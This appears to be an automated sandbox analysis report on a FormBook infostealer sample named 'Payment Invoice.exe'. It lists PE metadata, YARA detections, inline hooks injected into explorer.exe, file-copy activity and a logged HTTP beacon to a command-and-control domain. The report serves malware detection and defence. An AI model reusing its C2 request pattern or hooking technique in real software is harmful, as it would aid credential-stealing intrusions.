IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7e000	0x284fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7abec	0x7ac00	False	0.97593002164	data	7.98286833797	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x284fc	0x28600	False	0.0286861455108	data	3.19160978616	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa8000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7e2b0	0x4f2	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x7e7a4	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4278496986, next used block 4278496986		
RT_ICON	0x8efcc	0x94a8	data		
RT_ICON	0x98474	0x5488	data		
RT_ICON	0x9d8fc	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xa1b24	0x25a8	data		
RT_ICON	0xa40cc	0x10a8	data		
RT_ICON	0xa5174	0x988	data		
RT_ICON	0xa5afc	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xa5f64	0x84	data		
RT_VERSION	0xa5fe8	0x360	data		
RT_MANIFEST	0xa6348	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2020
Assembly Version	1.0.0.0
InternalName	Mstkztz.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	Excel Macro Exploit
ProductName	Excel Macro Exploit
ProductVersion	1.0.0.0
FileDescription	Excel Macro Exploit
OriginalFilename	Mstkztz.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:41:19.252121925 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.382915020 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.383065939 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.383213043 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.513685942 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516170025 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516197920 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516222954 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516244888 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516259909 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516278028 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516295910 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516311884 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516326904 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516343117 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.516351938 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.516408920 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.516482115 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.516489029 CEST	49760	80	192.168.2.4	198.185.159.144

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:41:19.649198055 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649215937 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649287939 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.649302959 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649322987 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649343014 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649346113 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.649362087 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649410009 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649431944 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.649435997 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649457932 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649480104 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649498940 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649502039 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.649523973 CEST	80	49760	198.185.159.144	192.168.2.4
Apr 12, 2021 14:41:19.649552107 CEST	49760	80	192.168.2.4	198.185.159.144
Apr 12, 2021 14:41:19.649595022 CEST	49760	80	192.168.2.4	198.185.159.144

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:39:11.788572073 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:11.849502087 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:28.246284008 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:28.296607018 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:34.836317062 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:34.887165070 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:36.461183071 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:36.510087013 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:40.518122911 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:40.569143057 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:45.033421993 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:45.092379093 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:56.668689013 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:56.717528105 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:57.659349918 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:57.712431908 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 14:39:58.615314960 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:39:58.668315887 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:04.775096893 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:04.832498074 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:05.496288061 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:05.556891918 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:05.580235958 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:05.616993904 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:06.443831921 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:06.500834942 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:07.145061970 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:07.208156109 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:07.279871941 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:07.342111111 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:07.852077961 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:07.900767088 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:08.584896088 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:08.646239996 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:09.277481079 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:09.334768057 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:10.425539970 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:10.484303951 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:11.694168091 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:11.745222092 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:12.221942902 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:12.279324055 CEST	53	64801	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:40:20.483020067 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:20.540050030 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:28.365004063 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:28.416538954 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:33.573276043 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:33.624902010 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:34.473867893 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:34.522449017 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:35.601871014 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:35.663249016 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:38.521826982 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:38.572782993 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:56.826630116 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:56.903141975 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:58.670516014 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:58.941359997 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 12, 2021 14:40:59.410506010 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:40:59.485570908 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 12, 2021 14:41:00.884249926 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:41:00.933099031 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 12, 2021 14:41:02.038280964 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:41:02.087215900 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 12, 2021 14:41:16.088772058 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:41:16.138391018 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 12, 2021 14:41:16.929337025 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:41:16.978096008 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 12, 2021 14:41:19.153084993 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 12, 2021 14:41:19.246695042 CEST	53	50183	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:40:58.670516014 CEST	192.168.2.4	8.8.8.8	0x91d7	Standard query (0)	www.the-techs.info	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:19.153084993 CEST	192.168.2.4	8.8.8.8	0x6b6f	Standard query (0)	www.minterfortexas.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:40:58.941359997 CEST	8.8.8.8	192.168.2.4	0x91d7	Name error (3)	www.the-techs.info	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:19.246695042 CEST	8.8.8.8	192.168.2.4	0x6b6f	No error (0)	www.minterfortexas.com	ext-cust.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:41:19.246695042 CEST	8.8.8.8	192.168.2.4	0x6b6f	No error (0)	ext-cust.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:19.246695042 CEST	8.8.8.8	192.168.2.4	0x6b6f	No error (0)	ext-cust.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:19.246695042 CEST	8.8.8.8	192.168.2.4	0x6b6f	No error (0)	ext-cust.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Apr 12, 2021 14:41:19.246695042 CEST	8.8.8.8	192.168.2.4	0x6b6f	No error (0)	ext-cust.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.minterfortexas.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:41:19.383213043 CEST	5771	OUT	GET /chue/?Bxl4iL=G9TtVN5R6EJkOjOehstyspBsMB8h6uPP4SNtk4flZ+Q+zaxTbo8GQGYSWt4KCoCWgLKd&xPZTBf=dn-paHGxXlDP HTTP/1.1 Host: www.minterfortexas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:41:19.516170025 CEST	5773	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Mon, 12 Apr 2021 12:41:19 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: RnSXHzn7/on0jWjJG Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE2

Function Name	Hook Type	New Data
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE2

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Payment Invoice.exe PID: 6860 Parent PID: 5812

General

Start time:	14:39:17
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Payment Invoice.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment Invoice.exe'
Imagebase:	0x4e0000
File size:	669184 bytes
MD5 hash:	EBFEAA73811B084FF7EC882503205988
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000002.716578799.00000000004E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.721973230.0000000003C24000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.721973230.0000000003C24000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.721973230.0000000003C24000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000002.720423226.00000000029B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000003.712145494.0000000007311000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000000.640844843.00000000004E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.721408933.0000000003AD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.721408933.0000000003AD1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.721408933.0000000003AD1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6E1AE93	CopyFileW
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6E1AE93	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Invoice.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fe 0d 74 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 ac 07 00 00 88 02 00 00 00 00 00 e6 cb 07 00 00 20 00 00 00 e0 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....t`.......... ....@.. ....@................	success or wait	3	6E1AE93	CopyFileW
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6E1AE93	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Invoice.exe.log	unknown	1119	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
